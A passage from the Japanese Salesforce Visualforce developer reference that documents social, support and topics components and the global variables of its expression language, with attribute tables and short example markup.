取引先(個人取引先を含む)、取引先責任者、またはリードの詳細ページにソーシャル取引先と取引先責任者のビューアを追加する UI コンポーネントです。ビューアにはレコード名、プロファイル写真、およびソーシャルネットワークアイコンが表示されるため、ユーザは自分のアカウントにサインインしてソーシャルデータを直接 Salesforce で参照できます。

ソーシャル取引先と取引先責任者が組織で有効化されている必要があります。このコンポーネントは、Account、Contact、および Lead オブジェクトでのみサポートされており、ページで一度だけ使用できます。このコンポーネントは、Force.com サイトの Visualforce ページでは使用できません。

この例では、取引先責任者のソーシャル取引先と取引先責任者のビューアを表示しています。

```
<apex:page standardController="Contact">
  <social:profileViewer entityId="{!contact.id}"/>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
entityId	id	ソーシャル取引先と取引先責任者のビューアを表示する、レコードのエンティティ ID。例: Contact.Id。	はい	24.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

support:caseArticles

ケース記事ツールを表示します。ツールは、ケースに現在添付されている記事や記事のキーワード検索を表示できます。このコンポーネントは、ケースフィードとナレッジが有効化されている組織でのみ使用できます。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

次の例はケース記事ツールを表示します。

```
<apex:page standardController="Case" showHeader="true">
    <support:caseArticles id="myCaseArticle"
        caseId="{!case.id}"
        title="Article Widget"
        width="500px"
        bodyHeight="200px"
        mode="attachedAndSearch"
        defaultSearchType="lastPublished"
        defaultKeywords="reset issue"
        titlebarStyle="expanded"
    />
```

```
        </apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
articleTypes	String	検索を絞り込むために使用される記事タイプ。複数の記事タイプをカンマ区切りで定義できます。		25.0	
attachToEmailEnabled	Boolean	記事をメールに添付できるかどうかを指定する boolean 値。		25.0	
bodyHeight	String	本文の高さ。ピクセル (px) 単位で数値を指定するか、「auto」を指定して表示されている記事リストに応じて高さが自動調整されるようにします。		25.0	
caseId	id	ケース記事を表示するレコードのケース ID。	はい	25.0	
categories	String	検索を絞り込むために使用するデータカテゴリ。この値の形式は「CatgeoryGroup1:Category1」です。CategoryGroup1 と Category1 は、順に、カテゴリグループ名とカテゴリです。複数のカテゴリ条件をカンマ区切りで指定できますが、カテゴリグループあたり 1 つのみ指定できます。		25.0	
categoryMappingEnabled	Boolean	デフォルトのデータカテゴリの対応付けの事前絞り込みを考慮するかどうかを指定する boolean 値。		25.0	
defaultKeywords	String	defaultSearchType 属性が「keyword」である場合に使用されるキーワード。キーワードが指定されていない場合は、ケースの件名がデフォルトとして使用されます。		25.0	
defaultSearchType	String	記事検索フォームが初めて表示されるときのデフォルトのクエリを指定します。値は「keyword」、「mostViewed」、または「lastPublished」です。		25.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
insertLinkToEmail	Boolean	記事を URL で共有できるかどうかを指定する boolean 値。		25.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
language	String	多言語のナレッジが有効化されている場合に、検索を絞り込むために使用される言語。		25.0	
logSearch	Boolean	キーワード検索のログを記録するかどうかを指定する boolean 値。		25.0	
mode	String	ケース、記事検索フォームのいずれかまたはその両方に添付されている記事を、コンポーネントで表示するかどうかを指定します。値は「attached」、「search」、「attachedAndSearch」、または「searchAndAttached」です。		25.0	
onSearchComplete	String	記事検索が完了した後に呼び出される JavaScript。		25.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
reRender	Object	action メソッドの結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		25.0	
searchButtonName	String	検索ボタンの表示名。		25.0	
searchFieldWidth	String	キーワード検索項目の幅 (ピクセル (px) 単位)。		25.0	
searchFunctionName	String	ウィジェットが現在検索モードである場合に、記事を検索するために JavaScript からコールできる関数の名前。		25.0	
showAdvancedSearch	Boolean	高度な検索へのリンクを表示するかどうかを指定する boolean 値。		25.0	
title	String	コンポーネントのヘッダーに表示されるタイトル。		25.0	
titlebarStyle	String	タイトルのスタイル。「expanded」、「collapsed」、「fixed」、または「none」のいずれかです。		25.0	
width	String	コンポーネントの幅 (ピクセル (px) またはパーセント (%) 単位)。		25.0	

support:caseFeed

ケースフィードコンポーネントには、パブリッシャー(メール、ポータル、活動の記録、内部メモ)、ケース活動フィード、フィードフィルタ、強調表示パネルなど、標準ケースフィードページのすべての要素が含まれます。このコンポーネントは、ケースフィードが有効化されている組織でのみ使用できます。

次の例はケースフィードコンポーネントを表示します。

```
<apex:page standardController="Case" showHeader="true">

    <support:caseFeed id="myCaseFeed" caseId="{!case.id}"/>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
caseId	id	ケースフィードを表示するレコードのケースID。	はい	26.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

support:caseUnifiedFiles

Files コンポーネントを表示します。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
entityId	String	マイルストンを表示するレコードのエンティティ ID。	はい	31.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

support:clickToDial

Open CTI または Salesforce CRM Call Center 用に有効化されたクリック-to-ダイヤルとして有効な電話番号を表示するコンポーネントです。この項目では、Salesforce とのコンピュータテレフォニーインテグレーション (CTI) の既存のクリック-to-ダイヤルコマンドが優先されます。

次の例に、クリック-to-ダイヤルコンポーネントを示します。

```
<apex:page standardController="Account" showHeader="true">
    <support:clickToDial
        number="415-555-1234"
        entityId="001XB000000HFUM"
        params="myparam1,myparam2"
    />
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
entityId	String	クリック-to-ダイヤルの呼び出し元となるレコードのエンティティ ID。		28.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
number	String	クリック-to-ダイヤル機能を呼び出す電話番号。	はい	28.0	
params	String	ケースパラメータや取引先パラメータなど、クリック-to-ダイヤルの呼び出しに関連するパラメータ (省略可能)。		28.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

support:portalPublisher

support:portalPublisher では、ケースフィードを使用するサポートエージェントは、ポータルメッセージを作成し、投稿できます。このコンポーネントは、ケースフィードが有効化されている組織でのみ使用できます。

次の例はポータルパブリッシャーを表示します。

```
<apex:page standardController="Case" showHeader="true">
    <support:portalPublisher id="myPortalPublisher"
        entityId="{!case.id}"
        answerBodyHeight="10em"
        width="500px"
        answerBody="This is the default Answer"
        autoCollapseBody="false"
        showSendEmailOption="false"
    />
```

```
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
answerBody	String	回答本文のデフォルトのテキスト値。		25.0	
answerBodyHeight	String	回答本文の高さ (em 単位)。		25.0	
autoCollapseBody	Boolean	回答本文が空の場合に本文を折りたたんで上下のサイズを小さくするかどうかを指定する boolean 値。		25.0	
entityId	id	ポータルパブリッシャーを表示するレコードのエンティティ ID。現在のバージョンでは、ケースレコード ID のみがサポートされています。	はい	25.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
onSubmitFailure	String	回答がポータルに公開できなかった場合に呼び出される JavaScript。		25.0	
onSubmitSuccess	String	回答がポータルに正しく公開された場合に呼び出される JavaScript。		25.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
reRender	Object	回答が正しく公開されたときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		25.0	
showSendEmailOption	Boolean	メール通知の送信オプションを表示するかどうかを指定する boolean 値。		25.0	
showSubmitButton	Boolean	送信ボタンを表示するかどうかを指定する boolean 値。		25.0	
submitButtonName	String	ポータルパブリッシャーの送信ボタンの名前。		25.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
submitFunctionName	String	回答を公開するために JavaScript からコールできる関数の名前。		25.0	
title	String	ポータルパブリッシャーヘッダーに表示されるタイトル。		25.0	
width	String	ポータルパブリッシャーの幅 (ピクセル (px) またはパーセント (%) 単位)。		25.0	

topics:widget

レコードに割り当てられたトピックを表示し、ユーザがトピックを追加および削除できるようにする UI コンポーネント。この UI コンポーネントは、オブジェクトでトピックが有効な場合にのみ使用できます。

次の例はエンティティのトピックエディタウィジェットを表示します。

```
<apex:page>

 <topics:widget entity="0D5x00000009Fhc"
customUrl="http://mywebsite/TopicViewTestPage?topicId="/>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
customUrl	String	トピックページへのカスタム URL。指定された URL の最後に topicId が追加されます。		29.0	
entity	String	フィードを表示するレコードのエンティティ ID。例: Contact.Id。	はい	29.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
hideSuccessMessage	Boolean	トピックの割り当てが完了したときに表示される成功メッセージを非表示にします。デフォルトは false です。		29.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
renderStyle	String	トピックウィジェットが表示されるスタイル。有効値は simple と enhanced です。		29.0	

付録

付録 A　　グローバル変数、関数、および式の演算子

Visualforce ページでは、数式と同じ式の言語を使用します。つまり、{! } 内のすべてが、現在コンテキストにあるレコードから得られる値にアクセスできる式として評価されます。

この付録では、Visualforce 式で使用できる変数、関数、および演算子の概要を説明します。

このセクションの内容:

グローバル変数

ページで現在のユーザと組織に関する情報を参照するには、グローバル変数を使用します。

グローバル変数は、評価する Visualforce 式の構文 (`{!$User.FirstName}` など) を使用して参照する必要があります。

このセクションの内容:

$FieldSet

組織に定義された項目セットへのアクセスを提供します。

$Label

カスタム表示ラベルを参照するときに使用するグローバル差し込み項目の種別です。

$Label.Site

Visualforce ページの標準サイト表示ラベルを参照する際に使用するグローバル差し込み項目の種別です。すべての標準表示ラベルと同様、テキストはユーザの言語および地域に基づいて表示されます。

$Network

Visualforce メールテンプレートでコミュニティの詳細を参照するときに使用するグローバル差し込み項目の種別です。

$ObjectType

標準オブジェクトまたはカスタムオブジェクト (取引先、ケース、商談など) およびその項目の値を参照する際に使用するグローバル差し込み項目の種別です。

$Organization

組織プロファイルを参照する際に使用するグローバル差し込み項目の種別です。Organization 差し込み項目を使用して、組織の市区郡、Fax、ID、その他の詳細情報を参照します。

$Page

Visualforce ページを参照する際に使用するグローバル差し込み項目の種別です。

$Permission

現在のユーザのカスタムアクセス権限に関する情報を参照するときに使用するグローバル差し込み項目の種別です。組織のカスタム権限へのユーザの現在のアクセスに関する情報を参照するには、Permission 差し込み項目を使用します。

$Profile

現在のユーザを参照するときに使用するグローバル差し込み項目の種別です。Profile差し込み項目を使用して、ライセンスの種類や名前など、ユーザのプロファイルに関する情報を参照します。

$Resource

Visualforce ページで、既存の静的リソースを名前で参照するときに使用するグローバル差し込み項目の種別です。また、URLFOR 関数でリソース差し込み項目を使用して、静的リソースアーカイブ内の特定のファイルを参照することもできます。

$SControl

既存のカスタムSコントロールを名前で参照する際に使用するグローバル差し込み項目の種別です。この種別の差し込み項目から、Sコントロールが実行されるページへの URL が作成されます。

$Setup

「階層」型のカスタム設定を参照する際に使用するグローバル差し込み項目の種別です。

$Site

現在の Force.com サイトを参照するときに使用するグローバル差し込み項目の種別です。

$System.OriginDateTime

リテラル値 1900-01-01 00:00:00 を表すグローバル差し込み項目です。

$User

現在のユーザを参照するときに使用するグローバル差し込み項目の種別です。User差し込み項目は、別名、役職、ID など、ユーザに関する情報を参照します。

$User.UITheme および $User.UIThemeDisplayed

これらのグローバル差し込み項目は、指定された Web ページ上でユーザに表示される Salesforce のデザインを識別します。

$UserRole

現在のユーザのロールに関する情報を参照するときに使用するグローバル差し込み項目の種別です。Role 差し込み項目は、ロール名、説明、ID などの情報を参照します。

$Action

[取引先] タブのホームページの表示、取引先の新規作成、取引先の編集、取引先の削除など、標準 Salesforce アクションを参照する際に使用するグローバル差し込み項目の種別です。

使用方法

オブジェクトとアクションを指定するには、ドット表記を使用します (例: `$Action.Account.New`)。

例

次のマークアップは、新規アカウントを作成するためのリンクを追加します。

```
<apex:outputLink value="{!URLFOR($Action.Account.New)}">

    Create New Account

</apex:outputLink>
```

次のマークアップは、添付ファイルをダウンロードするためのリンクを追加します。

```
<apex:page standardController="Attachment">

    <apex:outputLink

      value="{!URLFOR($Action.Attachment.Download,

                      attachment.id)}">

      Download Now!

    </apex:outputLink>

</apex:page>
```

このセクションの内容:

関連トピック:

$Action グローバル変数の有効な値

次の表は、$Action グローバル変数を使用して参照できるアクションとそのアクションを実行できるオブジェクトを示しています。すべてのオブジェクトでは、新規作成、コピー、表示、編集、リスト、削除などの基本アクションをサポートしています。$Action グローバル変数は、多くの標準オブジェクトで使用できるアクションも参照します。組織で使用可能な値は、有効化している機能によって異なります。

値	説明	オブジェクト
Accept	レコードを引き受けます。	• 広告グループ • ケース • 行動 • Google キャンペーン • キーワード • リード • 検索語句 • SFGA バージョン • テキスト広告
Activate	契約を有効化します。	Contract
Add	価格表に商品を追加します。	Product2
AddCampaign	キャンペーンにメンバーを追加します。	Campaign
AddInfluence	商談の影響のあるキャンペーンリストにキャンペーンを追加します。	Opportunity
AddProduct	価格表に商品を追加します。	OpportunityLineItem
AddToCampaign	キャンペーンに取引先責任者またはリードを追加します。	• 取引先責任者 • リード
AddToOutlook	Microsoft Outlook に行動を追加します。	Event
AdvancedSetup	キャンペーンの高度な設定を起動します。	Campaign

AltavistaNews	`www.altavista.com/news/` を起動します。	• 取引先 • リード
Cancel	行動をキャンセルします。	Event
CaseSelect	ソリューションにケースを指定します。	Solution
ChangeOwner	レコードの所有者を変更します。	• 取引先 • 広告グループ • キャンペーン • ケース • 取引先責任者 • 契約 • Google キャンペーン • キーワード • リード • 商談 • 検索語句 • SFGA バージョン • テキスト広告
ChangeStatus	ケースの状況を変更します。	• ケース • リード
ChoosePricebook	使用する価格表を選択します。	OpportunityLineItem
Clone	レコードをコピーします。	• 広告グループ • 納入商品 • キャンペーン • キャンペーンメンバー • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談

		• 商品 • 検索語句 • SFGA バージョン • テキスト広告 • カスタムオブジェクト
CloneAsChild	親ケースの詳細と関連付けたケースを作成します。	Case
CloseCase	ケースをクローズします。	Case
Convert	リードから得られる情報を使用して、新規の取引先、取引先責任者、商談を作成します。	Lead
ConvertLead	リードをキャンペーンメンバーに変換します。	キャンペーンメンバー
Create_Opportunity	キャンペーンメンバーに基づいて、商談を作成します。	キャンペーンメンバー
Decline	行動を辞退します。	Event
Delete	レコードを削除します。	• 広告グループ • 納入商品 • キャンペーン • キャンペーンメンバー • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談 • 商談商品 • 商品 • 検索語句 • SFGA バージョン • 解決方法 • ToDo • テキスト広告

		• カスタムオブジェクト
DeleteSeries	定期的な行動または ToDo を削除します。	• 行動 • ToDo
DisableCustomerPortal	カスタマーポータルユーザを無効化します。	Contact
DisableCustomerPortalAccount	カスタマーポータルアカウントを無効化します。	Account
DisablePartnerPortal	パートナーポータルユーザを無効化します。	Contact
DisablePartnerPortalAccount	パートナーポータル取引先を無効化します。	Account
Download	添付ファイルをダウンロードします。	• 添付ファイル • ドキュメント
Edit	レコードを編集します。	• 広告グループ • 納入商品 • キャンペーン • キャンペーンメンバー • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談 • 商談商品 • 商品 • 検索語句 • SFGA バージョン • 解決方法 • ToDo • テキスト広告 • カスタムオブジェクト

EditAllProduct	価格表にあるすべての商品を編集します。	OpportunityLineItem
EnableAsPartner	取引先をパートナー取引先として指定します。	Account
EnablePartnerPortalUser	取引先責任者をパートナーポータルユーザとして有効化します。	Contact
EnableSelfService	取引先責任者をセルフサービスユーザとして有効化します。	Contact
FindDup	重複するリードを表示します。	Lead
FollowupEvent	フォローアップ行動を作成します。	Event
FollowupTask	フォローアップ ToDo を作成します。	Event
HooversProfile	Hoovers プロファイルを表示します。	• 取引先 • リード
IncludeOffline	Connect Offline に取引先レコードを含めます。	Account
GoogleMaps	Google 地図上で住所を示します。	• 取引先 • 取引先責任者 • リード
GoogleNews	`www.google.com/news` を表示します。	• 取引先 • 取引先責任者 • リード
GoogleSearch	`www.google.com` を表示します。	• 取引先 • 取引先責任者 • リード
List	オブジェクトのレコードを表示します。	• 広告グループ • キャンペーン • ケース • 取引先責任者 • 契約 • Google キャンペーン • キーワード

		• リード • 商談 • 商品 • 検索語句 • SFGA バージョン • 解決方法 • テキスト広告 • カスタムオブジェクト
LogCall	活動を記録します。	Activity
MailMerge	差し込み印刷を作成します。	Activity
ManageMembers	[メンバーの管理]ページを起動します。	Campaign
MassClose	複数ケースをクローズします。	Case
Merge	取引先責任者をマージします。	Contact
New	新規レコードを作成します。	• 活動 • 広告グループ • 納入商品 • キャンペーン • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談 • 検索語句 • SFGA バージョン • 解決方法 • ToDo • テキスト広告 • カスタムオブジェクト
NewTask	ToDo を作成します。	Task
RequestUpdate	更新を要求します。	• 取引先責任者

		• 活動
SelfServSelect	ユーザをセルフサービスユーザとして登録します。	Solution
SendEmail	メールを送信します。	Activity
SendGmail	Gmail で空のメールを開きます。	• 取引先責任者 • リード
Sort	価格表内の商品を並べ替えます。	OpportunityLineItem
Share	レコードを共有します。	• 取引先 • 広告グループ • キャンペーン • ケース • 取引先責任者 • 契約 • Google キャンペーン • キーワード • リード • 商談 • 検索語句 • SFGA バージョン • テキスト広告
Submit for Approval	承認を受けるレコードを送信します。	• 取引先 • 活動 • 広告グループ • 納入商品 • キャンペーン • キャンペーンメンバー • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談

		• 商談商品 • 商品 • 検索語句 • SFGA バージョン • 解決方法 • ToDo • テキスト広告
Tab	オブジェクトのタブにアクセスします。	• 広告グループ • キャンペーン • ケース • 取引先責任者 • 契約 • Google キャンペーン • キーワード • リード • 商談 • 商品 • 検索語句 • SFGA バージョン • 解決方法 • テキスト広告
View	レコードを参照します。	• 活動 • 広告グループ • 納入商品 • キャンペーン • キャンペーンメンバー • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談 • 商談商品

		• 商品 • 検索語句 • SFGA バージョン • 解決方法 • テキスト広告 • カスタムオブジェクト
ViewAllCampaignMembers	すべてのキャンペーンメンバーを表示します。	Campaign
ViewCampaignInfluenceReport	[キャンペーンと影響を受ける商談] レポートを表示します。	Campaign
ViewPartnerPortalUser	すべてのパートナーポータルユーザを表示します。	Contact
ViewSelfService	すべてのセルフサービスユーザを表示します。	Contact
YahooMaps	Yahoo! 地図上で住所を示します。	• 取引先 • 取引先責任者 • リード
YahooWeather	`http://weather.yahoo.com/` を表示します。	Contact

$Api

API URL を参照する際に使用するグローバル差し込み項目の種別です。

使用方法

Enterprise または Partner WSDL から API URL を指定したりセッション ID を返したりするには、ドット表記を使用します。

例

- `{!$Api.Enterprise_Server_URL__xxx}`: Enterprise WSDL SOAP エンドポイント。*xxx* は API のバージョンを示します。たとえば、`{!$Api.Enterprise_Server_URL_260}` は、バージョン 26.0 の API のエンドポイントの式です。
- `{!$Api.Partner_Server_URL__xxx}`: Partner WSDL SOAP エンドポイント。*xxx* は API のバージョンを示します。`{!$Api.Partner_Server_URL_250}` は、バージョン 25.0 の API のエンドポイントの式です。
- `{!$Api.Session_ID}`: セッション ID。

$Component

Visualforce コンポーネントを参照する際に使用するグローバル差し込み項目の種別です。

使用方法

Visualforce ページの各コンポーネントには、固有の `Id` 属性があります。ページが表示されるとき、この属性は、ドキュメントオブジェクトモデル (DOM) ID の生成に使用されます。JavaScript で `$Component.`***`Path.to.Id`*** を使用して、ページ上の特定のコンポーネントを参照します。*`Path.to.Id`* は、参照するコンポーネントのコンポーネント階層指定子です。

例

次の JavaScript メソッドは、Visualforce ページ内の `msgpost` という名前のコンポーネントを参照します。

```
function beforeTextSave() {

    document.getElementById('{!$Component.msgpost}').value =

        myEditor.getEditorHTML();

}
```

次のページマークアップは、`msgpost` が参照する `<apex:outputText>` コンポーネントを表示します。

```
<apex:page>

    <apex:outputText id="msgpost" value="Emacs"/> is great.

</apex:page>
```

コンポーネントがネストされている場合は、完全なコンポーネントパス指定子を使用する必要があります。たとえば、ページが次のような場合:

```
<apex:page>

    <apex:pageBlock id="theBlock">

        <apex:pageBlockSection id="theSection" columns="1">

            <apex:pageBlockSectionItem id="theSectionItem">

                <apex:outputText id="theText">

                    Heya!

                </apex:outputText>

            </apex:pageBlockSectionItem>

        </apex:pageBlockSection>
```

```
    </apex:pageBlock>

</apex:page>
```

関数内で次のようにコンポーネントを参照できます。

```
document.getElementById(

    "{!$Component.theBlock.theSection.theSectionItem.theText}")
```

関連トピック:

- $Component を使用した JavaScript からのコンポーネントの参照
- コンポーネント ID へのアクセスのベストプラクティス

$ComponentLabel

メッセージに関連付けられている Visualforce ページで、`inputField` コンポーネントのラベルを参照するときに使用するグローバル差し込み項目です。

使用方法

メッセージに関連付けられている `inputField` コンポーネントのラベルを返します。

例

```
<apex:datalist var="mess" value="{!messages}">

  <apex:outputText value="{!mess.componentLabel}:" style="color:red"/>

  <apex:outputText value="{!mess.detail}" style="color:black" />

</apex:datalist>
```

$CurrentPage

現在の Visualforce ページまたはページ要求を参照するときに使用するグローバル差し込み項目の種別です。

使用方法

このグローバル変数を Visualforce ページで使用して、現在のページ名 (`$CurrentPage.Name`) または現在のページの URL (`$CurrentPage.URL`) を参照します。ページ要求パラメータとその値を参照するには、`$CurrentPage.parameters.`***`parameterName`*** を使用します。*`parameterName`* は、参照している要求パラメータです。

例

```
<apex:page standardController="Account">

    <apex:pageBlock title="Hello {!$User.FirstName}!">

        You belong to the {!account.name} account.<br/>

        You're also a nice person.

    </apex:pageBlock>

    <apex:detail subject="{!account}" relatedList="false"/>

    <apex:relatedList list="OpenActivities"

      subject="{!$CurrentPage.parameters.relatedId}"/>

</apex:page>
```

$FieldSet

組織に定義された項目セットへのアクセスを提供します。

使用方法

Visualforceページで使用して、項目セットの項目を動的に反復処理します。このグローバル変数には、項目セットを持つ標準オブジェクトまたはカスタムオブジェクトへの参照をプレフィックスとして付ける必要があります。

例

```
<apex:page standardController="Account">

    <apex:repeat value="{!$Account.FieldSet.mySpecialFields}" var="field">

        <apex:outputText value="{!field}" />

    </apex:repeat>

</apex:page>
```

$Label

カスタム表示ラベルを参照するときに使用するグローバル差し込み項目の種別です。

使用方法

この式を Visualforce ページで使用し、カスタム表示ラベルにアクセスします。返される値はコンテキストユーザの言語設定によって異なります。 返される値は、優先順に次のいずれかとなります。

1. ローカル翻訳のテキスト
2. パッケージ翻訳のテキスト
3. マスタ表示ラベルのテキスト

例

```
<apex:page>

   <apex:pageMessage severity="info"

   strength="1"

   summary="{!$Label.firstrun_helptext}"

   />

</apex:page>
```

$Label.Site

Visualforce ページの標準サイト表示ラベルを参照する際に使用するグローバル差し込み項目の種別です。すべての標準表示ラベルと同様、テキストはユーザの言語および地域に基づいて表示されます。

使用方法

この式をVisualforceページで使用し、標準サイト表示ラベルにアクセスします。アプリケーションサーバでページをエンドユーザのブラウザに表示するよう構成している場合、返される値はユーザの言語と地域によって異なります。

Salesforce には、次の表示ラベルがあります。

表示ラベル	メッセージ
authorization_required	認証が必要です
bandwidth_limit_exceeded	帯域幅の制限を超えています
change_password	パスワードの変更
change_your_password	パスワードを変更する
click_forget_password	パスワードを忘れた場合は、[パスワードを忘れた場合] をクリックしてパスワードをリセットします。
community_nickname	ニックネーム

表示ラベル	メッセージ
confirm_password	**確認用パスワード**
down_for_maintenance	{0} **は、メンテナンスのため停止しています**
email	**メール**
email_us	**メールを送信**
enter_password	**パスワードをお忘れですか?以下にユーザ名を入力してください。**
error	**エラー**: {0}
error2	**エラー**
file_not_found	**ファイルが見つかりません**
forgot_password	**パスワードを忘れた場合**
forgot_password_confirmation	**パスワード忘れの確認**
forgot_your_password_q	**パスワードをお忘れですか**?
get_in_touch	**連絡を取る必要がある場合は、**{1}**してください。**
go_to_login_page	**ログインページに移動**
img_path	/img/sites
in_maintenance	**メンテナンスによる停止**
limit_exceeded	**制限数を超えました**
login	**ログイン**
login_button	**ログイン**
login_or_register_first	**このページにアクセスするには、最初にログインまたは登録が必要です。**
logout	**ログアウト**
new_password	**新しいパスワード**
new_user_q	**新規ユーザですか**?
old_password	**現在のパスワード**
page_not_found	**ページが見つかりません**
page_not_found_detail	**ページが見つかりません**: {0}
password	**パスワード**
passwords_dont_match	**パスワードが一致しません。**

表示ラベル	メッセージ
powered_by	Powered by
register	登録
registration_confirmation	登録の確認
site_login	サイトログイン
site_under_construction	サイト構築中
sorry_for_inconvenience	ご不便をお掛けして大変申し訳ございません。
sorry_for_inconvenience_back_shortly	ご不便をお掛けして大変申し訳ございません。すぐに復旧いたします。
stay_tuned	このまましばらくお待ちください。
submit	送信
temp_password_sent	仮のパスワードがメールで送信されました。
thank_you_for_registering	ご登録ありがとうございます。仮のパスワードがメールで送信されました。
under_construction	{0} は構築中です。
user_registration	新規ユーザの登録
username	ユーザ名
verify_new_password	新しいパスワードの確認

例

```
<apex:page>

   <apex:pageMessage severity="info"

   strength="1"

   summary="{!$Label.Site.temp_password_sent}"

   />

</apex:page>
```

$Network

Visualforce メールテンプレートでコミュニティの詳細を参照するときに使用するグローバル差し込み項目の種別です。

使用方法

コミュニティの名前およびログインページの URL にアクセスするには、ドット表記を使用します。ログインページの URL は、コミュニティで使用するログインページが標準かカスタムかによって異なります。

メモ: `$Network` グローバル差し込み項目種別は、コミュニティの Visualforce メールのコンテキストでのみ機能します。

Visualforce を使用して、コミュニティのカスタムメールテンプレートを作成できます。この場合、メールテンプレートにカスタムの企業ブランド設定を使用できます。Visualforce メールテンプレートの場合は、次の表に示すとおり、`$Network` グローバル差し込み項目種別とそのプロパティを使用します。

項目名	説明
`$Network.Name`	コミュニティの作成時に入力したコミュニティ名。
`$Network.NetworkUrlForUserEmails`	コミュニティのログインページの URL。https://acme.force.com/partners/login など。 この差し込み項目は、新しい外部ユーザに送信されるお知らせメールに含まれ、パスワードのリセットページへのリンクに URL が追加されます。 この項目は、コミュニティでサポートされている 3 つのメール種別のいずれかの Visualforce メールテンプレートで使用される場合にのみ入力されます。

例

```
{!$Network.Name}

{!$Network.NetworkUrlForUserEmails}
```

$ObjectType

標準オブジェクトまたはカスタムオブジェクト (取引先、ケース、商談など) およびその項目の値を参照する際に使用するグローバル差し込み項目の種別です。

使用方法

オブジェクトを指定するには、ドット表記を使用します (例: `{!$ObjectType.Case}`)。

`{!$ObjectType.Role_Limit__c.Fields.Limit__c}` という構文を使用して、そのオブジェクトの項目を選択することもできます。

例

次の例では、取引先の Name 項目の表示ラベルを取得します。

```
{!$ObjectType.Account.Fields.Name.Label}
```

動的参照を使用しても、$ObjectType を介してオブジェクトに関する情報を取得できます。たとえば、{!$ObjectType.Account.Fields['Name'].Type} のようになります。

このセクションの内容:

関連トピック:

$ObjectType で使用できるオブジェクトスキーマ詳細

$ObjectType グローバル変数を使用して、組織のオブジェクトに関するスキーマ情報にアクセスします。たとえば、オブジェクトの名前、ラベル、アクセシビリティにアクセスします。

$ObjectType を使用して入手できる情報は、Apex の Describe Result である DescribeSObjectResult システムオブジェクトを使用して入手できる詳細のサブセットです。次の表に、$ObjectType グローバル変数で使用できる属性を示します。

名前	データ型	説明
fields	special	この属性は、単独では使用できません。fields の後に項目メンバー変数名を指定し、その後に項目属性を指定する必要があります。次に例を示します。 `{!$ObjectType.Account.fields.Name.Label}`

fieldSets	special	この属性は、単独では使用できません。fieldSets の後に項目セット名を指定し、反復コンポーネントで使用する必要があります。次に例を示します。
		`<apex:repeat`
		`value="{!$ObjectType.Contact.FieldSets.properNames}"`
		`var="f">`

名前	データ型	説明
keyPrefix	String	オブジェクトの 3 文字のプレフィックスコード。レコード ID はオブジェクト種別を示す 3 文字のコードが先頭に付けられます。たとえば、取引先には 001 というプレフィックスが付けられ、商談には 006 というプレフィックスが付けられます。 $ObjectType は、安定したプレフィックスを持つオブジェクトに値を返します。安定したプレフィックスまたは予測可能なプレフィックスを持たないオブジェクトデータ型については、項目は空白です。これらのコードに依存するページは、前方互換性を確保するために、このオブジェクト種別を決定する方法を使用できます。
label	String	オブジェクトの表示ラベル。多くの場合オブジェクト名と一致します。たとえば、医療分野の組織では、Account の表示ラベルを Patient に変更する可能性があります。この表示ラベルは、Salesforce ユーザインターフェースで使用されるものと一致します。
labelPlural	String	オブジェクトの表示ラベル (複数形)。多くの場合オブジェクト名と一致します。たとえば、医療分野の組織では、Account の複数の表示ラベルを Patient に変更する可能性があります。この表示ラベルは、Salesforce ユーザインターフェースで使用されるものと一致します。
name	String	オブジェクトの名前。
accessible	Boolean	現在のユーザがこのオブジェクトを参照できる場合は true、できない場合は false。
createable	Boolean	現在のユーザがオブジェクトを作成できる場合は true、できない場合は false。
